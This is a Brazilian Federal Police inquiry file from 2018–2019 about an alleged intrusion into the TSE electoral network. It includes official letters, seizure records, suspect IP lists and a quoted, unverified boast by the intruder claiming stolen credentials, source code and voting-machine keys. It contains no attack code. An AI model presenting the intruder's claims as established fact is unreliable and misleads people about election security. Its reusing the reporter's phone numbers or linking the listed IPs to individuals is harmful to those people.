POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO

2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos em virtude de ter sido escaneado com erro (faltando folhas). O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 10h58, por LEONARDO BRUCE MADUREIRA LOPES, Escrivao de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: 0d30f98d408727b311835985448d6afd7d1de241

POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO

2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos em virtude de ter sido escaneado com erro (faltando folhas). O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 10h59, por LEONARDO BRUCE MADUREIRA LOPES, Escrivao de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: c1c0f2f957472d157dc7710932458cfb72926145

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

IPL Nº 1361/2018-4 SR/PF/DF

PORTARIA

VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, lotado e em exercício na SR/PF/DF, em Brasília/DF, no uso de suas atribuições previstas no art. 144, §1º, I e IV, da Constituição Federal de 1988, no art. 4º e segs., do Código de Processo Penal, e na Lei nº 12.830/2013;

Considerando os termos do Ofício nº 5825 GAB-SPR, proveniente do Tribunal Superior Eleitoral, registrado nesta SR/PF/DF sob o nº **08200.021554/2018-33**,

RESOLVE:

Instaurar Inquérito Policial, para apurar possível ocorrência do delito previsto no art. 154-A, §3º do Código Penal, que veio ao conhecimento desta Superintendência por meio do Ofício nº 5825 GAB-SPR, proveniente do Tribunal Superior Eleitoral, trazendo a notícia de suposta invasão a sistemas e bancos de dados do TSE, com acesso e divulgação de dados sigilosos daquele Tribunal.

Autuada esta e os documentos acima mencionados, feitos os registros e anotações de praxe, **DETERMINO** sejam adotadas, preliminarmente, as seguintes providências:

1. Expeça-se ofício à Procuradoria da República, comunicando a instauração deste procedimento;

2. Apreenda-se a mídia (pen drive) encaminhada pelo Ofício nº 5825 GAB-SPR, juntando-a aos autos;

3. Junte-se o Ofício nº 5860 GAB-SPR, proveniente do TSE;


4. Expeça-se ofício ao Tribunal Superior Eleitoral, endereçado ao Secretário de Tecnologia da Informação, sr. Giuseppe Dutra Janino, solicitando a

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

imagem da(s) máquina(s) supostamente invadida(s), relatório circunstanciado do incidente reportado no ofício ensejador da instauração do presente apuratório, bem como relatório circunstanciado de eventual incidente ocorrido no ano de 2018, que possa ter relação com o incidente reportado, indicando *logs* e IP's (ou outras informações relevantes) suspeitos que possam levar à autoria do fato;

5. Aguarde-se em cartório a chegada da resposta ao item 3. supra, quando deverão os autos retornarem-me conclusos para determinação de novas diligências .

CUMPRA-SE

Brasília/DF, 08 de novembro de 2018.

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 5825 GAB-SPR

Brasília, 06 de novembro de 2018.

A Sua Excelência o Senhor
ROGÉRIO AUGUSTO VIANA GALLORO
Diretor-Geral da Polícia Federal
Brasília – DF

Assunto: **Medidas de polícia judiciária.**

Senhor Diretor-Geral,

Tendo em vista o teor do e-mail que acompanha o presente ofício (anexo – I), bem como dos documentos e imagens nele veiculadas (mídia digital – anexo II), solicito a Vossa Excelência a adoção das medidas administrativas de polícia judiciária pertinentes.

Atenciosamente,

Ministra ROSA WEBER
Presidente

TRIBUNAL SUPERIOR ELEITORAL

ANEXO I

De: Felipe Payão [mailto:felipe.cruz@gruponzn.com]
Enviada em: terça-feira, 6 de novembro de 2018 13:47
Para: Imprensa; silvana.freitas@tre-sp.jus.br
Assunto: Re: TecMundo - Possível acesso ao GEDAI/Documentos

Os arquivos estão no ZIP, como indiquei na ligação.

Obrigado

Em 6 de novembro de 2018 12:36, Felipe Payão <felipe.cruz@gruponzn.com> escreveu:
Olá. Tudo bem?

Recebemos alguns documentos e imagens de uma suposta invasão ao sistema GEDAI e outras informações sigilosas referentes aos processos do TSE. Antes de uma provável publicação, gostaríamos de compartilhar o material com vocês.


Este seria o melhor canal?
Obrigado

--

NZN

Felipe Payão
Repórter

TEL +55 11 5083.1018
CEL +55 11 972827444
HTTP:// nzn.io

TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 5860 GAB-SPR

Brasília, 07 de novembro de 2018.

A Sua Excelência o Senhor
ROGÉRIO AUGUSTO VIANA GALLORO
Diretor-Geral da Polícia Federal
Brasília – DF

Assunto: **Medidas de polícia judiciária - continuação.**

Senhor Diretor-Geral,

Encaminho a Vossa Excelência cópia do e-mail recebido nesta data (anexo-I), em complementação aos documentos de que trata o Ofício nº 5860 GAB-SPR, de 06.11.2018.

Atenciosamente,

Ministra ROSA WEBER
Presidente

TRIBUNAL SUPERIOR ELEITORAL

ANEXO I

De: Felipe Payão [mailto:felipe.cruz@gruponzn.com]
Enviada em: quarta-feira, 7 de novembro de 2018 16:46
Para: Imprensa
Assunto: Re: TecMundo - Possível acesso ao GEDAI/Documentos

Olá,

Vocês teriam como nos enviar um posicionamento ainda hoje?

Obrigado

Em 7 de novembro de 2018 16:12, Felipe Payão <felipe.cruz@gruponzn.com> escreveu:
Olá,

Esqueci de incluir o texto que acompanhou os documentos explicando como foi realizada a suposta invasão ao GEDAI e intranet. Segue abaixo:


"

Devido a falhas/vulnerabilidades de aplicações desenvolvidas pelo próprio TSE, acabei obtendo acesso remoto, a um dos equipamentos ligado a rede.

Desta forma, tive acesso a rede interna (intranet), e por vários meses, fiquei explorando a rede, inclusive entrando em diversas máquinas diferentes do TSE, em busca de compreender, o funcionamento do sistemas de votação.

Com isso, obtive milhares de códigos-fontes, documentos sigilosos, e até mesmo, credenciais, sendo login de um ministro substituto do TSE (Sérgio Banhos), e diversos técnicos, alguns sendo ligados a alta cúpula de T.I, do TSE, ligado ao pai das urnas (Giuseppe Janino).



Passados algumas semanas em que estive utilizando os equipamentos de rede do TSE, notei via e-mail's dos técnicos da STI, que os mesmos notaram tráfego suspeito (devido ter tido utilizados programas de scan, na rede), fizeram uma pericia para detalhar como o invasor conseguiu obter acesso ilegal a rede, mas mesmo com todos estes procedimentos de segurança que dotaram, incluindo a alteração de senhas de todas as contas, acabou não sendo suficiente para interromper meu acesso, aos e-mails, e também a rede interna.

Notei que em 07/09 (data de execução do pleito eleitoral de 2018), os técnicos cortaram acesso ao VPN, e ao Correio, talvez para justificar, que as urnas não possuem conexão a internet, mas isso é bem assim, pois qualquer cidadão com conexão a internet, e conhecimento para tal, exemplo: controle remoto de qualquer servidor que dispõe de conexão a internet/intranet, poderia ser utilizado para manipulação, de aplicações

TRIBUNAL SUPERIOR ELEITORAL

responsáveis pelo sistema de votação, como o Intercad (aplicação WEB/JAVA), ligada aos TRE'S.

Outra coisa, obtive juntamente com o código-fonte que compõem o funcionamento das urnas, as chaves que são utilizadas.

Estou anexando mais algumas imagens em um arquivo ZIP, confirmando a obtenção do código-fonte, e também de documentos sigilosos que podem comprometer o pleito.

Obs: Somente o código-fonte descompactado (GEDAI-UE), ultrapassa 3GBs, sendo que obtive milhares de outros códigos, como Cand-web."

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
CORREGEDORIA REGIONAL DE POLÍCIA FEDERAL - COR/SR/PF/DF

Assunto: **Notícia-crime**

Destino: **DRCOR/COR/SR/PF/DF**

Processo: **08200.021554/2018-33**

Interessado: **TSE**

1. Trata-se de ofício encaminhado pela Excelentíssima Ministra Presidente do Tribunal Superior Eleitoral, ROSA WEBER, comunicando e solicitando a adoção de medidas de polícia judicária pela Polícia Federal, diante da possível invasão ao sistema GEDAI e acesso à documentos sigilosos do Tribunal Superior Eleitoral, fato que se amolda, em tese, ao crime previsto no art. 154-A, §3º, do Código Penal Brasileiro.

2. Encaminhe-se o expediente à DRCOR para instauração de Inquérito Policial, procedendo-se as atualizações nos sistemas SEI/SISCART.

RODRIGO DA SILVA BITTENCOURT
Delegado de Polícia Federal
Corregedor Regional

Documento assinado eletronicamente por **RODRIGO DA SILVA BITTENCOURT, Corregedor Regional**, em 07/11/2018, às 18:52, conforme horário oficial de Brasília, com fundamento no art. 6º, § 1º, do Decreto nº 8.539, de 8 de outubro de 2015.

A autenticidade deste documento pode ser conferida no site http://sei.dpf.gov.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0, informando o código verificador **8890655** e o código CRC **28CC6E0A**.

Referência: Processo nº 08200.021554/2018-33 SEI nº 8890655

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

DESPACHO Nº 6386/2018 - DRCOR/SR/PF/DF

(DISTRIBUIÇÃO)

Protocolo:	**08200.021554/2018-33**
Referências:	Ofício nº 5825 GAB-SPR
Assunto:	Instauração de Inquérito Policial

Encaminhe-se o presente expediente ao Delegado de Polícia Federal VÍCTOR NEVES FEITOSA CAMPOS para a instauração de **Inquérito Policial.**


Atualizem-se os registros de praxe no SISCART/SEI.

Brasília/DF, 08 de novembro de 2018.

HUGO DE BARROS CORREIA
Delegado de Polícia Federal
Chefe da DRCOR/SR/PF/DF

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 8663/2018 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 09 de novembro de 2018.

A Sua Senhoria, o Senhor
Giuseppe Dutra Janino
Secretário de Tecnologia da Informação
Tribunal Superior Eleitoral
Setor de Administração Federal Sul, Quadra 7 - Asa Sul, tel.: (61) 30308881/8882
gab.sti@tse.jus.br
CEP.: 70297-400 - Brasília/DF

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - ***(Favor citar essa referência na resposta)***

Senhor Secretário,

Visando à apuração dos fatos noticiados no ofício nº 5825 GAB-SPR, solicito a Vossa Senhoria encaminhar a imagem da(s) máquina(s) supostamente invadida(s), relatório circunstanciado do incidente reportado no ofício ensejador da instauração do presente apuratório, bem como relatório circunstanciado de eventual incidente ocorrido no ano de 2018, que possa ter relação com o incidente reportado, indicando *logs* e IP's (ou outras informações relevantes) suspeitos que possam levar à autoria do fato.

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
1ª Classe - Matrícula nº 16.179

Leo Garrido de Salles Meira
Delegado de Polícia Federal
Classe Especial-Mat.15846

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

AUTO DE APREENSÃO Nº 714/2018

IPL-1361/2018-4-SR/PF/DF

Ao(s) 09 dia(s) do mês de novembro de 2018, nesta SUPERINTENDÊNCIA REGIONAL DE POLÍCIA FEDERAL NO DISTRITO FEDERAL, em Brasília/DF, onde se encontrava VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, na presença das testemunhas HELIO GRAÇA MOUTA FILHO e SIMONE MENDES DE ANDRADE, ambos Escrivães de Polícia Federal, lotados e em exercício nesta SR/PF/DF, pelo mesmo foi determinado que se tornasse efetiva a apreensão, na forma da Lei, do material abaixo discriminado:

Apreensão nº: 714/2018

Item	Descrição	Quant.	Unidade	Observação
1	Pen drive	1	UN	**PEN DRIVE, MARCA SANDISK, NAS CORES VERMELHA E PRETA, ENCAMINHADO PELO OFÍCIO Nº 5825 GAB-SPR.**

Referida apreensão se deu em cumprimento ao **Item 2 do Despacho inaugural da Autoridade Policial (fls. 02).** Nada mais havendo, determinou a autoridade o encerramento do presente que, lido e achado conforme, assinam comigo, EDVALDO SOUZA NASCIMENTO, Escrivão de Polícia Federal, as testemunhas.

AUTORIDADE: 16119

TESTEMUNHA: 9844

TESTEMUNHA: 8713

ESCRIVÃO(Ã) ....

Sigiloso

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 8726/2018 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 09 de novembro de 2018.

A Sua Excelência o(a) Senhor(a)
Procurador(a) da República
Procuradoria da República no Distrito Federal
SGAS 604, Lote 23 - Avenida L2 Sul
CEP: 70.200-640 - Brasília/DF

Assunto: Comunica Instauração de Inquérito Policial

Ref.: **IPL 1361/2018-4 - SR/PF/DF** ***(Citar principalmente este nº em eventual resposta)***

Senhor(a) Procurador(a)

Comunico a Vossa Excelência que, em resposta ao Ofício n.º 5825, protocolado nesta SR/DPF/DF sob o nº 08200021554201833, foi instaurado o Inquérito Policial 1361/2018-4 - SR/PF/DF, sob a presidência desta Autoridade signatária, invasão ao sistema GEDAI e acesso a documentos sigilosos do TSE.

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

IPL nº 1361/2018-4 - SR/PF/DF

DESPACHO

1. Juntem-se os Ofícios nº 6297 STI e 6322 STI.

2. Encaminhe-se o material (*pen drive* e discos rígidos) que acompanharam os expedientes supra citados ao Serviço de Repressão a Crimes Cibernéticos da CGPFAZ, solicitando analisar o material e confirmar os endereços IP dos acessos e eventual vinculação do episódio de abril com o ocorrido em setembro e outras informações que possam levar à autoria do fato delituoso.

3. Considerando o vencimento do prazo de permanência dos autos no âmbito policial, remetam-se ao MPF/DF com solicitação de concessão de novo prazo para continuidade das investigações.

Brasília/DF, 07 de dezembro de 2018.

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

DATA

Ao(s) 07/12/18, recebi estes autos conclusos do(à) Delegado(a) VICTOR NEVES FEITOSA CAMPOS, matrícula 16.179, com 1 volume(s) e 0 apenso(s). Eu, EDVALDO SOUZA NASCIMENTO, Escrivão de Polícia Federal Classe Especial, Matrícula nº 926, que o lavrei.

TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 6297 STI

Brasília, 16 de novembro de 2018.

A Sua Senhoria o Senhor

Victor Neves Feitosa Campos

Delegado de Polícia Federal

Polícial Federal - Superintendência Regional no Distrito Federal

Brasília - DF

Assunto: **Resposta. Solicitação de Informações. IPL 1361/2018-4 - SR/PF/DF**

Senhor Delegado,


1. Trata-se de encaminhar disco rígido contendo artefatos envolvidos em incidente de segurança ocorrido na rede da Justiça Eleitoral, que abriu precedente para que pessoas alheias à rede desta Justiça Especializada tivessem acesso a dados sensíveis.

2. São os artefatos contidos no HD:

- Log de acesso à VPN do TRE-PB. Enviado *log* completo bem como log do usuário Digitro;
- Cópia da máquina virtual do TRE-RN, que foi invadida durante o evento;
- Cópia de três máquinas do TRE-BA que foram invadidas durante o evento de Abril;
- Relatório do TRE-PE contendo detalhamento do evento de Abril;
- Arquivo texto contendo resumo do evento de Abril de 2018.

Atenciosamente,

GIUSEPPE DUTRA JANINO
SECRETÁRIO DE TECNOLOGIA DA INFORMAÇÃO

Documento assinado eletronicamente em **30/11/2018, às 19:42**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 6322 STI

Brasília, 3 de dezembro de 2018.

A Sua Senhoria o Senhor

Victor Neves Feitosa Campos

Delegado de Polícia Federal

Polícial Federal - Superintendência Regional no Distrito Federal

Brasília - DF

Assunto: **Complementação. Resposta. Solicitação de Informações. IPL 1361/2018-4 - SR/PF/DF**

Senhor Delegado,

1. Trata-se de encaminhar *pendrive* e HD externo contendo artefatos envolvidos em incidente de segurança ocorrido na rede da Justiça Eleitoral, que abriu precedente para que pessoas alheias à rede desta Justiça Especializada tivessem acesso a dados sensíveis.

2. Os artefatos são:

- *Logs* de ações dos usuários Cristiano Andrade, Sergio Banhos e Rodrigo Coimbra;

- Imagens de diálogos entre Cristiano Andrade e Marcelo Carneiro, evidenciando incidente ocorrido em 1º de maio;

- Relatório circunstanciado dos incidentes ocorridos e abril e setembro de 2018;


- Cópia da máquina virtual do TRE-RN.

Atenciosamente,

ELMANO AMÂNCIO DE SÁ ALVES
SECRETÁRIO(A) DE TECNOLOGIA DA INFORMAÇÃO - SUBSTITUTO(A)

Documento assinado eletronicamente em **03/12/2018, às 16:39**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0926840&crc=61BAC466,

informando, caso não preenchido, o código verificador **0926840** e o código CRC **61BAC466**.

2018.00.000014722-6 Documento nº 0926840 v4

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Memorando nº 5970/2018 - IPL 1361/2018-4 SR/PF/DF - GRCC

Em 07 de dezembro de 2018.

Ao(A) Exmo. Senhor Chefe do Serviço de Repressão a Crimes Cibernéticos da CGPFAZ

Assunto: Solicitando análise de material

Senhor Chefe,

Objetivando instruir os autos do IPL 1361/2018-4 SR/PF/DF - GRCC encaminho a Vossa Excelência os materiais que se fazem acompanhar dos Ofícios nº 6297 STI e 6322 STI, (*pen drive* e discos rígidos), para fins de análise dos mesmos e confirmação dos endereços IP dos acessos e eventual vinculação do episódio de abril com o ocorrido em setembro e outras informações que possam levar à autoria do fato delituoso.

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

SR/DPF/DF 90
RECEBIMENTO

Ao(s) 18 JAN 2019 recebo estes autos,
contendo 1 , 0 apenso(s).
Do que, para constar, eu
Escrivão(ã) da Polícia Federal lavro este termo

MJ.-DEPARTAMENTO DE POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
DELEGACIA DE REPRESSÃO A CRIMES FAZENDÁRIOS

CERTIDÃO

CERTIFICO QUE, NESTA DATA RECEBI DO SENHOR CHEFE DO NUCART OS PRESENTES AUTOS PARA PROSSEGUIMENTO DOS TRABALHOS AFETOS A ESTE APURATÓRIO, EM ASSIM, FAÇO CONCLUSOS AO SENHOR DELEGADO DE POLÍCIA FEDERAL VICTOR NEVES FEITOSA CAMPOS, PARA DELIBERAR, DO QUE PARA CONSTAR, LAVRO ESTE TERMO. O REFERIDO É VERDADE E DOU FÉ. EU, EDVALDO SOUZA NASCIMENTO, ESCRIVÃO DE POLÍCIA FEDERAL, MATRC. 926.
BRASÍLIA, 24 DE JANEIRO DE 2019.

CONCLUSÃO

NESTA DATA, FAÇO CONCLUSOS OS PRESENTES AUTOS AO SENHOR DELEGADO DE POLÍCIA FEDERAL VICTOR NEVES FEITOSA CAMPOS, PARA DELIBERAR, DO QUE, PARA CONSTAR, LAVRO ESTE TERMO. EU, EDVALDO SOUZA NASCIMENTO, ESCRIVÃO DE POLÍCIA FEDERAL.
BRASÍLIA, 25 DE JANEIRO DE 2019.

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

IPL nº 1361/2018-4 - SR/PF/DF

DESPACHO

1. Junte-se o Ofício nº 296 GAB-SPR.

2. Expeça-se ofício de resposta ao item 1 supra informando que o inquérito está em andamento, restando pendente, atualmente, análise por parte do Serviço de Repressão a Crimes Cibernéticos do material encaminhado pelo TSE.

3. Verifique-se se consta em cartório resposta ao Memo de fl. 20. Em caso positivo, junte-se e retornem-me conclusos. Em caso negativo, reitere-se e aguarde-se em cartório por 30 dias ou até a chegada da resposta.

Brasília/DF, 20 de fevereiro de 2019.

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

DATA
NESTA DATA, RECEBI OS PRESENTES AUTOS DO SENHOR DELEGADO DE POLÍCIA FEDERAL, COM O DESPACHO SUPRA, DO QUE PARA CONSTAR LAVRO ESTE TERMO. EU, EDVALDO SOUZA NASCIMENTO, ESCRIVÃO DE POLÍCIA FEDERAL.
BRASÍLIA, 25/02/2019

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

JUNTADA

Aos 26/02/2019, faço juntada do(s) seguintes documento(s): o Ofício nº 296 GAB-SPR, referido(s) no Despacho retro. Eu, __________ EDVALDO SOUZA NASCIMENTO, Escrivão de Polícia Federal, Classe Especial, Matrícula nº 926, que o lavrei.

TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 296 GAB-SPR

Brasília, 01 de fevereiro de 2019.

IPL
1361/2019

A Sua Excelência o Senhor
Dr. MAURÍCIO LEITE VALEIXO
Diretor-Geral da Polícia Federal
Brasília - DF

Assunto: **Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.**

Senhor Diretor-Geral,

Reiterando o Ofício nº 5979 GAB-SPR, de 20/11/2018, solicito a gentileza de, em caráter reservado, serem enviados a mim os resultados da investigação promovida por esse Departamento envolvendo as informações constantes na Informação nº 32 STI, enviadas a esse Departamento por meio do Ofício nº 5825 GAB-SPR.

Atenciosamente,

RICARDO FIOREZE
Juiz Auxiliar da Presidência
Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **04/02/2019, às 09:33**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0963982&crc=B7C9F9BA, informando, caso não preenchido, o código verificador **0963982** e o código CRC **B7C9F9BA**.

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 1468/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 26 de fevereiro de 2019.

A Sua Excelência, o Senhor
RICARDO FIOREZE
Juiz Auxiliar da Presidência do Tribunal Superior Eleitoral
Setor de Administração Federal Sul (SAFS), Quadra 7, Lotes 1/2– Tel.: (61) 3030-7000
CEP.: 70070-600 - Brasília/DF

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - ***(Favor citar essa referência na resposta)***

Senhor Juiz Auxiliar,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, informo a Vossa Excelência que o inquérito está em andamento, restando pendente, atualmente, análise por parte do Serviço de Repressão a Crimes Cibernéticos do material encaminhado pelo TSE.

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

Hugo de Barros Correia
Delegado de Polícia Federal
Delegado Regional da DRCOR/SR/PF/DF

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

IPL n° 1361/2018-4 - SR/PF/DF

DESPACHO n° 4156/2019

1. Junte-se o relatório de incidente produzido pela equipe de TI do TSE.

2. Junte-se a Informação nº 002/2019-UTC/SRCC/CGPFAZ/DICOR/PF.

3. Formalize-se a apreensão do disco rígido externo e do pen drive que acompanham a informação, encaminhando-se, em seguida, ao depósito desta Superintendência.

4. Oficie-se à empresa Locaweb Serviços de Internet S/A, requisitando os dados cadastrais do usuário do IP 191.252.64.20, em 17/04/2018, às 21:46:26 e 18/04/2018, às 06:36:35, bem como o conteúdo referente à hospedagem que utilizou o IP 191.252.0.19, em 18/04/2018, às 00:23:48.


5. Oficie-se à empresa Claro S/A, requisitando os dados cadastrais dos usuários do IP 201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e do IP 201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

6. Oficie-se à empresa Tim Celular S/A, requisitando os dados cadastrais dos usuários dos IP:
189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37

7. Aguarde-se em cartório resposta ao expediente citado no item 4 supra, observando-se o vencimento do prazo de permanência deste apuratório no âmbito desta Polícia Judiciária da União (21/04/2019), quando deverá ser remetido ao NUCART, independente de novo despacho, com determinação de remessa do feito ao Ministério Público Federal do DF, com solicitação de concessão de novo prazo.

Brasília/DF, 17 de abril de 2019.

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

TRIBUNAL SUPERIOR ELEITORAL
COORDENADORIA DE INFRAESTRUTURA
SEÇÃO DE SUPORTE OPERACIONAL

AO Sr. SECRETÁRIO DE TECNOLOGIA DA INFORMAÇÃO,

Venho através desse documento, relatar o incidente de rede ocorrido no período de 18 de abril a 21 de abril de 2018 que veio a afetar ativos de rede e servidores da rede interna do TRE-PE, bem como de toda a justiça eleitoral.

No dia 20 de abril de 2018 às 15:06 da tarde, foi detectado pela equipe do Tribunal Regional de Pernambuco, acesso indevido ao seu servidor de banco de dados, com acesso oriundo da máquina plank.tre-rn.jus.br (10.16.140.49) um dos servidores de banco de dados do Tribunal Regional Eleitoral de Pernambuco.

Tendo em vista não ser normal o acesso de banco de dados entre Regionais, iniciou-se investigação para saber a origem do acesso. Verificou-se que houve o comprometimento de um servidor WEB do Tribunal Regional do Rio Grande do Norte, a partir do qual o atacante começou a realizar acesso a vários regionais, dentre eles BA, GO, e SP.

